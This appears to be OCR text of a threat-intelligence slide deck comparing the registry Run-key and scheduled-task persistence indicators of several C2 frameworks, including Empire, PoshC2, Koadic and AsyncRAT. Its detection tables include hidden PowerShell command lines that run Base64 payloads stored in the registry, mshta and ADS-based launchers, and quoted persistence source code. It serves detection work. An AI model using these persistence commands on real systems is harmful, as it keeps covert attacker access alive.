AsyncRAT	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
DcRat	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Covenant	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Empire	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Koadic	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Merlin	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Quasar	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce

Registry value name and registry type indicator matrix

wizSafe

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

AsyncRAT and DcRat registry value name are persistent file name

wizSafe

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Four frameworks use updater-like names for registry value names

wizSafe

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ


Covenant’s registry value type is "REG_EXPAND_SZ"

wizSafe

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Indicators

Covenant wizSafe



Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	(default) Updater
Type	REG_EXPAND_SZ
Data	<any file path>

Koadic registry value name is "K0adic"!

wizSafe

Framework	Name	Type
AsyncRAT	<Persistent file name >	REG_SZ
DcRat	<Persistent file name >	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

Registry value data indicator matrix

wizSafe

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Persistence path is %AppData% or %Temp%


wizSafe

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>


Setting persistence of AsyncRAT, DcRat

AsyncRAT DcRat wizSafe

- AsyncRAT and DcRat are set to persist at build time
  - %AppData% or %Temp%
- Only specific directories can be specified in their builders for persistence




AsyncRAT Builder



DcRat Builder

Indicators

AsyncRAT DcRat



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	<any filename>
Data	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe

Empire and PoshC2 read a registry value and execute it

wizSafe

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>


Empire and PoshC2 persistence technique

Empire PoshC2 wizSafe

- Empire and PoshC2 store data for persistence in the registry
  - Empire stores a Base64-encoded agent in the registry
  - PoshC2 stores a Base64-encoded command line in the registry that executes PowerShell
- Persistent launcher reads data from the registry and executes it

Framework	Registry Key	Name
Empire	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥	Debug
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes	• Wallpaper555 • Wallpaper666 • Wallpaper777

Indicators




Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion
Name	Debug
Data	<base64 encoded script>

Decoding base64-encoded script with CyberChef

Empire

wizSafe



Execution script with Registry Run key

Empire

wizSafe

```
script += (
    <…snip…>
    HKCU:Software¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run¥¥  -Name  "
    + key_name  + ' -Value
    ¥"'C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe"  -c
    "$x='
    + location_string + ";powershell  -Win Hidden  -enc $x¥"';"
)
```


```
C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c
“$x=((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion
debug).debug);powershell -Win Hidden -enc $x"
```

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/modules/powershell/persistence/userland/registry.py#L192-L198

Indicators

Empire

wizSafe




Item	Value
Key	• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run • HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	(default) Updater
Data	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"

Indicators

PoshC2

wizSafe



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes
Name	• Wallpaper555 • Wallpaper666 • Wallpaper777
Data	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Install-Persistence source code

PoshC2

wizSafe


```
Function Install-Persistence
{
    Param ($Method)
    if (!$Method){$Method=1}
    if ($Method -eq 1) {
        Set-ItemProperty -Path
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥"
Wallpaper777 -value "$payload"
        Set-ItemProperty -Path
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥run¥" IEUpdate
-value "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -
exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -
Path
Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallp
aper777"
```

https://github.com/nettitude/PoshC2/blob/master/resources/modules/Stage2-Core.ps1#L152-L158

Indicators

PoshC2

wizSafe



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	IEUpdate
Data	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777

Koadic executes mshta.exe for executing its agent

wizSafe

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Merlin uses Alternate Data Streams

wizSafe

Framework	Registry Value Data
AsyncRAT	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Covenant	<any path>
Empire	• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x" • C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc $x"
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

Merlin uses Invoke-ADSBackdoor.ps1 for persistence

Merlin

wizSafe

- Merlin can be persisted using a module Invoke-ADSBackdoor.ps1
- Invoke-ADSBackdoor.ps1 persists in Run key
- Due to a wrong command line for executing Invoke-ADSBackdoor.ps1, its persistence fails

Focus on Scheduled Task/Job

wizSafe

Technique	Count	Framework
Registry Run Key/Startup Folder	9/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Merlin • PoshC2 • Quasar • Sliver
Scheduled Task/Job	7/10	• AsyncRAT • DcRat • Empire • Koadic • PoshC2 • Quasar • Sliver

Scheduled Task features

- Tasks are created using schtasks.exe except for Sliver
  - Sliver uses SharPersist
- Indicators
  - Task name
  - Trigger
  - Operation

Name and trigger indicator matrix

wizSafe

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

Five framework task names are same as Registry Run key

wizSafe

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

Frameworks other than Empire use onlogon trigger

wizSafe

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	• onlogon • Hourly • Daily execute from 10:00AM to 12:00 PM

Operation indicator matrix

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

AsyncRAT, DcRat, and Koadic indicators are same as Run key

wizSafe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
